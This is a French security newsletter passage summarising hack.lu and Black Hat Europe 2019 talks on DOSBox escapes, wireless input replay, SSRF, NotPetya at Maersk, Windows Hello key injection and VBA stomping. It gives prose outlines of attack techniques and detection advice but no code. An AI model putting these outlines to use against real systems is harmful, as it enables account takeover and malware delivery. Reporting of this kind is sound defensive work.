L'outil DOSBox nous a aussi été présenté par Alexandre. Ce logiciel permet d'émuler un système DOS sur un ordinateur classique. Ce logiciel lui a permis de chercher des vulnérabilités sur des moteurs de jeu encore utilisés aujourd'hui.

Plusieurs vulnérabilités ont ainsi été identifiées par Alexandre et ont été remontées aux éditeurs. Ces remontées n'ont pas été satisfaisantes pour Alexandre puisque chacun des éditeurs l'a renvoyé vers une autre entité non-existante.

« Lors de sa présentation, Gerhard Klostermeier nous a présenté une multitude de techniques d'exploitation des appareils radio que l'on a l'habitude de voir en bureautique : souris, clavier, pointeur de présentation, etc.»

Une vulnérabilité a aussi été identifiée sur DOSBox, le logiciel d'émulation, à l'aide d'une primitive de lecture et d'écriture sur le système de fichiers de l'hôte Linux. Il a naturellement été en mesure d'exécuter du code arbitraire depuis la machine virtuelle invitée sur le système hôte.

Cette vulnérabilité a été exploitée à l'aide du système de fichiers Linux, intégrant plusieurs devices comme /proc/self/mem, /proc/self/maps donnant accès à la mémoire du processus actuelle via le système de fichiers. Il suffisait alors de lire et d'écrire au bon endroit dans la mémoire du processus pour exécuter du code arbitraire.

New Tales of Wireless Input Devices

Matthias Deeg, Gerhard Klostermeier

Vidéo

https://www.youtube.com/watch?v=31hWj0Fa9s0

Lors de sa présentation, Gerhard Klostermeier nous a présenté une multitude de techniques d'exploitation des appareils radio que l'on a l'habitude de voir en bureautique : souris, clavier, pointeur de présentation, etc.

Les recherches effectuées sur ces appareils consistaient à analyser le matériel (hardware) électronique et ensuite faire de l'analyse radio pour analyser le comportement de ces appareils sur le réseau.

Plusieurs attaques ont été présentées par Gerhard. Il a été en mesure de rejouer les paquets interceptés lors de mouvements de souris, pointeur de présentation ou de frappes de clavier.

Pour chacun des appareils et chacune de ces attaques, Gerhard a réalisé une démonstration. Par exemple, il n'est pas aisé de rejouer des paquets de souris sans fil pour réaliser des attaques malveillantes puisque cela nécessite beaucoup d'actions non précises. Néanmoins, le clavier virtuel Windows apparaît toujours au même endroit sur l'écran de sa victime et lui permet donc d'écrire au clavier via la prise de contrôle d'une souris dans le but d'exécuter des commandes arbitraires.

Les pointeurs de présentation ont aussi été soumis à une démonstration. Gerhard nous a montré qu'un pointeur de présentation se comportait de la même manière qu'un clavier. Il a aussi été possible pour Gerhard d'intercepter les communications d'un clavier pour en extraire des mots de passe frappés au clavier.

Piercing the Veil : Server Side Request Forgery attacks on Internal Networks

Alyssa Herrera

Au cours de sa présentation, Alyssa nous a présenté plusieurs types de vulnérabilités SSRF (Server-Side-Request Forgery). Dans un premier temps, une explication a permis aux personnes non techniques de comprendre d'où venait ce type de vulnérabilité.

Par la suite, Alyssa nous a présenté les différents points d'injection potentiels sur lesquels ce type de vulnérabilités est souvent identifié : parseur SVG, parseur XML (SSRF via XXE).


Cette présentation avait aussi pour but de présenter les risques potentiels des vulnérabilités SSRF. En effet, elle nous a montré qu'il était possible d'atteindre des interfaces d'administration ou de management AWS, Azure, Kubernetes etc. Ces différentes interfaces sont accessibles via des adresses IP standards. Le plus souvent, un accès à ces interfaces est critique puisqu'elles contiennent des secrets très utiles pour un attaquant (clés SSH etc..).

Références

http://archive.hack.lu/2019/

BlackHat Europe 2019

par Arthur GAUTHIER



Les 4 et 5 décembre 2019, XMCO était à la Black Hat Europe au Excel London. Retour sur certaines des conférences les plus marquantes.

Keynote : « Blue to Red : Traversing the Spectrum »

Amanda Rousseau, @malwareunicorn, Offensive Security @ Facebook Red Team

Vidéo

https://www.youtube.com/watch?time_continue=2792&v=WhSrLk6vWgQ&feature=emb_logo

Lors de cette conférence, Amanda Rousseau a présenté, à travers le prisme de son expérience et de son vécu, sa vision de la sécurité et des « couleurs » utilisées en sécurité : la Blue Team (qui désigne généralement les personnes chargées de protéger le SI) et la Red Team (dont l'objectif est d'attaquer le SI).

Amanda Rousseau a identifié 3 points principaux, qu'elle a ensuite détaillés dans la suite de sa présentation :

- Ne pas s'arrêter à la surface des choses ;
- S'extraire de la vision actuelle vis-à-vis des couleurs et du rôle qui leur est attitrée ;
- Créer un changement efficace par ses actions.

Ne pas s'arrêter à la surface des choses

Ce premier constat est peut-être l'un des plus importants, surtout dans un milieu en pleine évolution comme peut l'être la sécurité informatique.

La conférencière encourage à dépasser la surface visible de l'iceberg et à aller voir ce qui se passe en dessous, afin de comprendre comment fonctionnent les outils, les bonnes pratiques, les normes, etc. Pour illustrer son point de vue, 2 exemples ont été présentés : le développement d'un outil de détection et l'utilisation d'un framework offensif. Le premier exemple permet de mettre en évidence la complexité de développer un système de détection efficace : le besoin d'avoir un outil ayant le moins de faux positifs possible (qui peuvent induire une habitude chez l'analyste et donc un potentiel raté). Ce besoin ne peut être résolu qu'à la condition que la personne s'occupant de développer le système soit en mesure de comprendre le fonctionnement de son outil et des contrôles qui sont réalisés.

Le second exemple est plus parlant. Lors de l'utilisation d'un framework offensif, il est nécessaire pour l'auditeur de connaître le fonctionnement de son outil, afin de pouvoir collaborer avec les autres équipes. En effet, savoir quelles traces sont laissées par l'outil et quelles actions sont faites est essentiel pour aider l'équipe chargée de la sécurité à s'améliorer (dans le cas où ils n'auraient pas détecté l'at-

taque) ou pour s'assurer que nos actions n'ont pas laissé une porte ouverte à un autre attaquant.

Cette connaissance est essentielle pour être capable de pivoter d'un problème à un autre et d'être flexible. De là découle également le dernier constat de cette partie : aujourd'hui, dans la sécurité, deux visions s'opposent : l'ultra spécialisation et la capacité d'un expert à être polyvalent. Et si les deux présentent des avantages, Amanda Rousseau considère que la tendance à l'ultraspécialisation risque de pénaliser les entreprises, qui manqueront d'experts flexibles et capables d'intervenir sur de nombreux sujets.

S'extraire de la vision actuelle vis-à-vis des couleurs et du rôle qui leur est attitré

Ces couleurs, Blue et Red, viennent historiquement du monde militaire.

Maintenant, dans le monde professionnel, les deux équipes travaillent main dans la main pour arriver à un but commun : la sécurité de l'entreprise. Cependant, Amanda Rousseau a constaté que ce qu'elle a appelé l'Adversarial Thinking n'était généralement pratiqué que par une seule des équipes : celle chargée d'attaquer le SI. Cependant, cette vision est bénéfique pour les deux équipes. De même, les deux équipes ont besoin des compétences fondamentales pour être compétentes.

Qu'est-ce que c'est l'Adversarial Thinking?

La conférencière définit l'Adversarial Thinking par les 3 critères suivants :

- Être capable de sortir des sentiers battus dans sa réflexion ;
- Pouvoir challenger les hypothèses émises ;
- Et mettre en place des scénarios crédibles, ayant un objectif cohérent.

« Amanda Rousseau a constaté que ce qu'elle a appelé l'Adversarial Thinking n'était généralement pratiqué que par une seule des équipes : celle chargée d'attaquer le SI »

Cette opposition d'idées entre les deux équipes et le manque de collaboration permettent de tirer quelques enseignements :

Pour l'équipe défensive :

- Il faut faire attention aux oeillères lors du développement d'algorithmes de détection ou lors de l'utilisation d'outils ou de fonctionnalités (comme mettre une application en liste blanche : qu'est-ce qui est réellement autorisé ?)
- Il faut privilégier le réalisme à la théorie : déployer une solution parce qu'elle est théoriquement fonctionnelle n'est pas suffisant ;
- Enfin, il est nécessaire de prioriser les solutions bénéficiant de données validant leur fonctionnement.

Pour l'équipe offensive :

- Il faut faire attention aux angles morts afin de pouvoir accompagner l'équipe défensive au mieux : proposer des recommandations précises, être capable de comprendre quels mécanismes vont être ou devraient être déclenchés par ses actions ;
- Aller à la recherche du réalisme dans ses scénarios d'attaques : éviter la redondance vis-à-vis des actions en train d'être menées par l'équipe défensive, utiliser un contexte cohérent (utiliser des informations disponibles en source ouverte, réfléchir à la légalité des actions entreprises dans un scénario) et éviter d'exploiter les émotions humaines, puisque celles-ci sont impossibles à changer ;
- Enfin, il est nécessaire d'assurer un suivi vis-à-vis de l'équipe défensive, pour s'assurer de la bonne mise en place des mesures correctrices.

Créer un changement efficace par ses actions

Enfin, le dernier point abordé par Amanda Rousseau est l'importance de réaliser des actions menant à un changement et à une évolution pour l'entreprise. Pour cela, il est essentiel que les deux équipes collaborent entre elles : l'équipe offensive doit aller au bout de ses actions pour prouver le réalisme de son scénario tout en étant capable de prévoir les évènements que ses actions peuvent ou vont déclencher.

Une fois le scénario fini, l'équipe offensive doit travailler avec l'équipe défensive pour valider les solutions et vérifier leur bon déploiement.

Conclusion

La conférencière conclura la keynote sur 3 constats : il faut éviter l'hyperspécialisation (pour éviter une pénurie de généralistes), il est nécessaire que les deux équipes travaillent avec une vision pouvant être mise à l'échelle et il faut prévoir des scénarios avec différents niveaux de difficulté (en fonction de qui est repéré et de ce qui devrait être repéré).

Implementing the lessons from a major cyber attack
Andy Powell, Maersk CISO

Durant cette conférence, Andy Powell (désormais Chief Information Security Officer (ou CISO) de Maersk) est revenu sur l'attaque NotPetya ayant touché Maersk, sur les leçons que l'entreprise a pu tirer de cette attaque et sur la manière dont celles-ci sont implémentées au sein de l'entreprise.

Note : Maersk est une entreprise de fret, responsable du transport de 20% des échanges au niveau mondial.

Maersk et NotPetya : déroulé de l'attaque

Le 27 juin 2017, l'enfer s'abat sur les serveurs de Maersk. En effet, l'entreprise se retrouve être la victime collatérale d'une cyberattaque portée par un État : NotPetya. En 7 minutes, la majeure partie du réseau était inaccessible et les principaux dégâts effectués en moins d'une heure.

Maersk s'est retrouvé dans cette affaire pour une raison simple : elle dispose d'un bureau à Kiev, en Ukraine. Et les attaquants cherchaient à perturber le déroulement d'un jour férié en Ukraine et d'impacter le paiement des taxes.

Le vecteur d'infection principal a été le logiciel MeDoc (utilisé par l'entreprise pour payer leurs taxes en Ukraine). Le développeur aurait été soudoyé afin de fournir les identifiants d'administration aux attaquants. À partir de cet accès, les attaquants avaient développé 4 exploits différents afin de pouvoir se diffuser et se répliquer dans les systèmes d'informations de leurs victimes. L'un de ces 4 exploits ne disposait pas de correctif, et c'est celui-ci qui a permis à NotPetya d'avoir un impact colossal chez Maersk.

Pour rappel, NotPetya était un logiciel malveillant conçu pour ressembler à un ransomware, mais ayant un objectif strictement destructif (c'est-à-dire que les fichiers chiffrés étaient réécrits et ne pouvaient en aucun cas être récupérés).

À cette époque, Maersk était une entreprise peu mature en termes de sécurité : l'infrastructure informatique était là pour supporter la partie métier et la société était centrée sur ses assets plutôt que sur sa sécurité.

Ainsi, en l'absence d'isolation réseau, une immense partie du réseau a rapidement été inaccessible, l'ensemble des noeuds Active Directory ont été compromis et toutes les sauvegardes en ligne ont été chiffrées (NotPetya était conçu pour les détruire). L'entreprise pensait avoir des sauvegardes hors-ligne, mais a découvert qu'elles n'étaient pas exploitables.

L'entreprise s'est vite rendu compte de l'impossibilité pour elle de se protéger de cette attaque et de réagir et a choisi une réponse qui a joué en sa faveur : celle de la transparence. En parallèle, Microsoft a dépêché plusieurs équipes afin de venir en aide à Maersk, mais n'a pas pu aider.

Cette transparence a été salvatrice pour Maersk qui a reçu un énorme soutien de ses clients et de ses fournisseurs, qui ont, dans la grande majorité, demandé comment ils pouvaient aider l'entreprise.

Pour chiffrer tout cela :
- Le DHCP et l'AD de l'entreprise ont été sévèrement endommagés ;
- L'Enterprise Service Bus (ESB) a été complètement détruit ;
- vCenter a été impacté et était instable ;
- 49 000 laptops ont été détruits ;
- Toutes les imprimantes ont été détruites ;
- Les partages de fichiers étaient inaccessibles ;
- Sur les 1 200 applications, aucune n'était accessible et 1 000 ont été détruites. Les données ont été sauvegardées, mais le shadow IT empêchait la restauration des applications : en effet, des ressources compromises, appartenant aux collaborateurs et inconnues des équipes techniques, réinfectaient systématiquement les applications lorsqu'elles étaient relancées ;
- 3 500 des 6 200 serveurs de l'entreprise ont été détruits et ne pouvaient pas être restaurés sous risque de réinfection.

La réaction de Maersk

Dans son malheur, Maersk a malgré tout eu de la chance. En effet, leur premier objectif (reconstruire l'Active Directory) a été grandement facilité par la coupure de courant dans une de leurs filiales, à Lagos, au Nigéria. En l'absence de courant, le noeud Active Directory de cette filiale était intact et a pu être rapatrié au siège pour entreprendre la reconstruction du SI.

Andy Powell a séparé les actions entreprises en deux parties : les actions entreprises entre le lendemain de l'attaque et 3 jours après, et celles entreprises entre les jours 4 et 9 ayant suivi l'attaque.

Jour 1 à 3

La première action entreprise a été le rapatriement du noeud Active Directory depuis le Nigéria. Ensuite, l'entreprise a mis en place une cellule de crise pour gérer au mieux le problème. Ils ont fait appel aux équipes de Deloitte afin de les aider dans la rétro-ingénierie du virus, pour comprendre son fonctionnement. En parallèle, comme dit plus haut, ils ont été complètement transparents, que ce soit en interne ou en externe.

Les équipes techniques ont également commencé à mettre en place une version de Windows à redéployer (basée sur Windows 10, car les vulnérabilités utilisées étaient plus complexes à exploiter), version qui a été durcie autant que possible pour ne pas être vulnérable à d'autres attaques.

Enfin, l'outil salvateur a été WhatsApp, qui a permis à l'ensemble des équipes de continuer à communiquer malgré la compromission des téléphones.

Jour 4 à 9

Durant cette période, l'entreprise a reconstruit 2 000 laptops pour remettre en place les processus et les systèmes essentiels à l'entreprise. En parallèle, l'Active Directory a été restauré. Andy Powell a d'ailleurs donné une anecdote amusante : durant cette période, Maersk a acheté l'ensemble des laptops disponibles à la vente en Angleterre.

La suite

Au bout du 9ème jour, l'Active Directory était de nouveau fonctionnel. Après 2 semaines, l'ensemble des applications globales étaient restaurées. Et après 4 semaines, l'ensemble des laptops avaient été reconstruits.

Dans tout ce processus de reconstruction, Andy Powell a souligné les deux points les plus compliqués : la restauration des applications non globales qui servaient pour des processus non globaux et la recherche du contenu de chacun des conteneurs actuellement en train de voyager.

Les enseignements tirés de cette attaque

Andy Powell a débuté cette partie par un constat : dans n'importe quelle situation, une entreprise doit être capable de restaurer son Active Directory en un maximum de 24 heures.

Cette cyberattaque était la première fois qu'on découvrait que des entreprises pouvaient être des victimes collatérales dans des attaques supportées par des États en visant d'autres, et donc des cyberattaques avec de forts impacts et des vecteurs d'attaques multiples.

C'était aussi une façon de se rendre compte de l'évolution de la surface d'attaque : désormais, les données sont la nouvelle cible des attaquants, que ce soit pour paralyser les entreprises ou pour leur causer le plus grand tort. Pour cela, les entreprises investissent de plus en plus dans l'OT (Operational Technology), afin de protéger l'IT (Information Technology).

« Cette cyberattaque était la première fois qu'on découvrait que des entreprises pouvaient être des victimes collatérales dans des attaques supportées par des États en visant d'autres, et donc des cyberattaques avec de forts impacts et des vecteurs d'attaques multiples »

Cette attaque a également permis de mettre en évidence la dualité entre la proactivité et la réactivité : la protection et la détection contre la réponse et la restauration. Andy Powell donne le constat qu'une entreprise dont l'image serait impactée par une cyberattaque doit investir dans la protection et la détection et le reste des entreprises dans la réponse et la restauration.

Les actions entreprises par Maersk

Maersk a entrepris un certain nombre d'actions suite à ces constats, dont voici les principales :

- Mettre en place une approche basée sur le risque ;
- Implémenter des programmes de correction sous 90 jours ;
- Développer un programme de cybersécurité de 3 ans ;
- Se concentrer sur la réponse et la restauration tout en construisant la détection, et maintenant, se concentrer sur la défense ;
- Déterminer des moyens de limiter les impacts de ce genre d'attaques (à travers la résilience de l'Active Directory notamment) ;
- Déterminer les privilèges des utilisateurs et les applications et les processus critiques pour l'entreprise.

Andy Powell a conclu sur les 5 principes de la cybersécurité chez Maersk : tout le monde est responsable de la sécurité, le risque cyber doit être pris en compte par toutes les branches (et pas seulement les équipes techniques), il faut établir une relation de confiance avec les clients sur ces sujets, la résilience est essentielle et la sécurité est un bénéfice, pas un fardeau.

Exploiting Windows Hello for Business

Michael Grafnetter - CQURE - @MGrafnetter

Vidéo

https://www.youtube.com/watch?v=u22XC01ewn0

Dans cette présentation, le chercheur a tenté de montrer comment l'outil d'authentification sans mot de passe de Windows, Windows Hello, pouvait être exploité afin d'attaquer l'Active Directory.

Windows Hello, mais qu'est-ce que c'est ?

Comme dit plus haut, Windows Hello est un système d'authentification sans mot de passe pour Windows. Pour cela, lors de la configuration d'un compte, Windows Hello enregistre une clé publique dans l'Active Directory, plutôt qu'un mot de passe. Ensuite, un code PIN est défini pour protéger la clé stockée en local sur le TPM (Trusted Platform Module, un système chargé du stockage des clés cryptographiques sur un système Windows). Il est à noter qu'un code PIN est lié à un seul équipement, ce qui signifie que même un attaquant parvenant à le récupérer ne pourrait pas se connecter via ce code depuis un autre appareil.

D'un point de vue Active Directory, quand un utilisateur s'enregistre, un objet user est créé (contenant un ID, l'email et le nom et le prénom de l'utilisateur) ainsi qu'un objet userkey, qui est lié à l'objet user. Un nouvel objet userkey sera lié au user à chaque fois qu'il enregistrera un nouvel appareil. Deux attributs Active Directory sont également créés : msDS-KeyCredentialLink et msDS-KeyCredentialLink-BL. Ces attributs peuvent contenir différents types d'identifiants : NGC (Next-Gen Credentials), FIDO (Fast IDentity Online Key), STK (Session Transport Key) ainsi que 3 autres types qui ne sont pas documentés : FEK (File Encryption Key), BitlockerRecovery (Bitlocker Recovery Key) et AdminKey (PIN Reset Key). Ce sont ces deux attributs qui vont être exploités dans le reste de la conférence, à travers deux vecteurs.

1er vecteur : injecter des clés NGC arbitraires

Ce 1er vecteur est uniquement exploitable une fois les droits d'écriture sur l'AD obtenus (donc plutôt en post-exploitation). Le contrôleur de domaine doit être sur un Windows Server 2016 (ou plus récent) et disposer d'un certificat KDC (Key Distribution Center), qui est généré automatiquement lors du déploiement d'une autorité de certification de type entreprise.

La première étape consiste à générer un certificat auto signé, contenant un couple de clés publique/privée. Une fois ce couple généré, il est possible d'écrire la clé publique dans l'attribut msDS-KeyCredentialLink d'un compte de son choix. Ce couple de clés fonctionne désormais comme un identifiant alternatif pour ce compte utilisateur, permettant de garder un accès à un compte Active Directory, même si l'utilisateur change son mot de passe, par exemple.

Une fois la clé injectée, il est également possible d'utiliser certains outils (le conférencier a utilisé kekeo dans sa présentation) pour récupérer un Granting Ticket depuis l'Active Directory, qui contient notamment le hash NTLM du mot de passe de l'utilisateur (permettant notamment des attaques de type Pass-the-Hash).

Cette attaque permet notamment de réaliser une authentification par certificat avec un certificat autosigné, ce qui, normalement, n'est pas possible.

L'attribut peut être modifié par l'administrateur du domaine, mais également par les membres du groupe Key Admins et Enterprise Key Admins (qui contiennent généralement les Active Directory Federation Services et l'Azure AD Connect) ainsi que par l'utilisateur lui-même.

Si on se place du point de vue d'un investigateur, voici les évènements qui sont générés par cette attaque :

- L'authentification génère un évènement PKINIT habituel ;

- La modification de l'attribut msDS-KeyCredentialLink n'est pas très verbeuse : les seules informations disponibles sont le compte pour lequel cet attribut a été modifié et la taille des données qui ont été écrites.

Les données présentes dans l'attribut sont au format binaire et sont difficilement lisibles. La console de gestion Active Directory Users and Computers (ADUC) n'affiche que les données au format binaire et ne supportent pas la lecture, la modification ou la suppression de ces données. Enfin, l'outil LDP n'offre qu'un support partiel de cet attribut.

2nd vecteur : Return Of Coppersmith Attack (ROCA) and Windows Hello for Business

La vulnérabilité appelée ROCA est une vulnérabilité dans les puces TPMs qui provoquaient la génération de paires de clés publiques/privées qui étaient cassables.

Pour rappel, Windows Hello for Business dépend du TPM pour la génération des clés.

Par conséquent, la vulnérabilité ROCA impacte également Windows Hello for Business et Microsoft a corrigé cette vulnérabilité dans un correctif de sécurité.

Microsoft a également publié un outil PowerShell (ADComputerKeys) qui avait pour objectif de remplacer les clés générées par des TPMs impactés par ROCA par une clé arbitraire « inutilisable » Cette clé est utilisable par la personne qui a généré le couple de clés publiques/privées associé à ce script. Ce script n'est maintenant plus disponible, le chercheur ayant remonté la vulnérabilité à Microsoft.

De plus, Active Directory est impacté par un problème d'intégrité. Dans le cas où un compte est enregistré sur un appareil puis que l'objet device est supprimé de l'Active Directory (si l'appareil a été volé par exemple), la clé publique reste enregistrée dans l'Active Directory parce que celle-ci est liée à l'objet user et non à l'objet device et il n'y a pas de lien entre l'objet user et l'objet device sur lequel l'enregistrement a été fait. Par conséquent, après la suppression de l'objet device il est toujours possible de se connecter avec la clé privée qui lui était liée. Ce bug existe également avec l'outil ADFS DRS Stale Device Cleanup qui permet de supprimer les appareils inutilisés à une fréquence définie.
En mars 2019, Microsoft a publié un article (ADV190026) sur comment supprimer les clés orphelines (les clés toujours présentes après la suppression d'un appareil de l'Active Directory).
Enfin, les clés publiques peuvent être lues dans l'attribut msDS-KeyCredentialLink par n'importe quel utilisateur authentifié, ce qui signifie que chaque utilisateur peut lister toutes les clés publiques et tenter d'exploiter la vulnérabilité ROCA pour identifier des clés faibles et les casser afin d'élever ses privilèges.

En conclusion, le conférencier conseille de surveiller et d'auditer l'attribut msDS-KeyCredentialLink, notamment sa modification pour les comptes sensibles ou à hauts privilèges, et de vérifier qu'il n'existe pas de clés faibles générées par la vulnérabilité ROCA.

Advanced VBA Macros Attacks and Defence

Philippe Lagadec - @decalage2 - European Space Agency

✚ Présentation

https://www.decalage.info/files/eu-19-Lagadec-Advanced-VBA-Macros-Attack-And-Defence.pdf

Le conférencier nous a présenté en quoi les macros étaient toujours un problème en 2019, ainsi que deux techniques permettant de contourner les outils de détection de macro malveillante existant aujourd'hui.

Pourquoi les macros sont-elles toujours un problème en 2019 ?

Cette première partie a commencé par une présentation de l'histoire des macros, d'un point de vue des attaquants.

Les macros sont apparues avec Office 95/97, notamment avec l'introduction du VBA dans Office 97, avec un simple bouton oui/non permettant d'activer les macros. Ainsi, le conférencier a présenté cette période de 1995 à 2003 comme l'ère des virus macros (Macrovirus era) avec, entre autres, Concept, Laroux, Melissa ou Lexar.

Puis, avec l'arrivée d'Office 2000/XP/2003, les macros non signées sont désactivées par défaut. On entre alors dans l'hiver VBA (VBA Winter), où les attaquants préfèrent les exploits classiques aux macros.

Enfin, à partir d'Office 2010 (et avec Office 2013/2016 et

Office 365), l'apparition du bouton Enable Content (après l'ouverture du document) a concrétisé le retour des macros. Avec ces versions d'Office est également arrivée la Protected View qui joue le rôle d'une sandbox pour protéger l'utilisateur.

Note : le conférencier a mis en garde sur le fait que cliquer sur le bouton "Enable Content" représentait un risque équivalent à l'exécution d'un fichier inconnu.

Pour montrer le retour en force des macros, le conférencier a donné quelques exemples : Emotet, un cheval de Troie bancaire, actif depuis 2014 et qui représente environ 100 000 emails de phishing par jour contenant des macros, FTCODE (un ransomware écrit en Powershell qui est déployé par des macros) ou encore BlackEnergy et Olympic Destroyer qui sont des malwares ayant été déployés par des macros. Ces 3 campagnes ne sont que des exemples parmi toutes celles ayant eu lieu depuis 2014.

Pour rappel, aujourd'hui, une macro VBA peut : s'exécuter automatiquement (à l'ouverture ou la fermeture d'un fichier), télécharger et créer des fichiers, exécuter des fichiers ou des commandes système, appeler des DLLs, simuler des frappes au clavier, etc. Toutes ces fonctionnalités proviennent de fonctionnalités natives disponibles dans Office depuis 1997. Et même s'il est possible d'écrire un malware complet en VBA, les macros sont généralement utilisées comme Droppers ou Downloaders pour être la première étape de déploiement d'un malware.

Évidemment, en 2019, malgré les antivirus, antispams et autres outils de sécurité, les macros fonctionnent toujours et exploitent ce qui est souvent le composant le plus vulnérable dans la sécurité : les utilisateurs.

Le VBA Stomping et les Macros XLM / XLF / Excel 4


Ces deux techniques sont utilisées par les attaquants afin de contourner les outils de détection existants.

Le VBA Stomping

Dans un document, les macros sont stockées de deux façons différentes : le code source VBA (en clair, tel qu'il a été entré dans l'éditeur VBA) et le P-code (un bytecode pré-traité et prêt à être exécuté). Quand un fichier contenant des macros est ouvert, c'est le P-code qui est utilisé pour exécuter la macro et pas le code source (à condition que la version d'Office de la victime corresponde à la version utilisée par la macro). Cependant, la majorité des outils d'analyses ne vérifient que le code source. Ainsi, s'il est possible de modifier le code source de façon à le rendre inoffensif sans manipuler le P-code, il est possible de contourner les analyses d'outils. Cette action d'écraser le code source sans manipuler le P-code est appelée le VBA stomping.

« Pour rappel, aujourd'hui, une macro VBA peut : s'exécuter automatiquement (à l'ouverture ou la fermeture d'un fichier), télécharger et créer des fichiers, exécuter des fichiers ou des commandes système, appeler des DLLs, simuler des frappes au clavier, etc. »

Le VBA Stomping a été présenté lors de la Derbycon 2018 avec un premier outil pour stomp un document et un premier outil de détection. En 2019, l'outil EvilClippy a été publié avec notamment un serveur Web qui fournit un P-code correspondant à la version d'Office utilisée de façon automatique.



Pour détecter ce genre d'attaques, le conférencier a présenté une technique permettant de détecter partiellement le VBA Stomping : pour cela, il extrait du P-code des mots-clés (noms de fonctions et de variables, les fonctions appelées, etc.) et il les compare avec le code source. Si des mots-clés sont manquants, le code source a probablement été stomp. La difficulté de cette technique réside dans la capacité à extraire les mots-clés pertinents.

Les Macros XLM / XLF / Excel 4

Les Macros XLM, XLF et Excel 4 sont un autre type de macros pour Excel. Elles sont plus vieilles que le VBA et utilisent une syntaxe et un moteur différent. Cependant, elles disposent des mêmes fonctionnalités et induisent donc les mêmes risques que les macros VBA. Leur intérêt est simple : elles sont présentes dans Excel, mais également le format de fichiers SYLK (.slk). Et les fichiers au format SYLK ne sont pas protégés par la Protected View. Il suffit donc de convaincre l'utilisateur d'activer le contenu (Enable Content) pour que la macro soit exécutée. De plus, il existe peu d'outils capables

de détecter le caractère malveillant de ces macros.

Le conférencier conclut par une réflexion sur l'évolution de la sécurité dans Microsoft Office : les macros ont de nombreux usages légitimes et ne peuvent pas disparaître. Mais ces usages légitimes utilisent généralement des fonctionnalités sans danger, à l'inverse des macros malveillantes. Il pourrait donc être intéressant de séparer les fonctionnalités entre celles qui sont sécurisées (safe) et celles qui ne le sont pas (unsafe). Les fonctionnalités sécurisées pourraient s'exécuter librement sans restrictions tandis que les fonctionnalités non sécurisées nécessiteraient une signature ou des autorisations spécifiques pour s'exécuter. Cette idée se rapproche de ce qui est fait avec l'API JavaScript dans Adobe Reader.

revue du web

Au programme : mots croisés et comptes Twitter

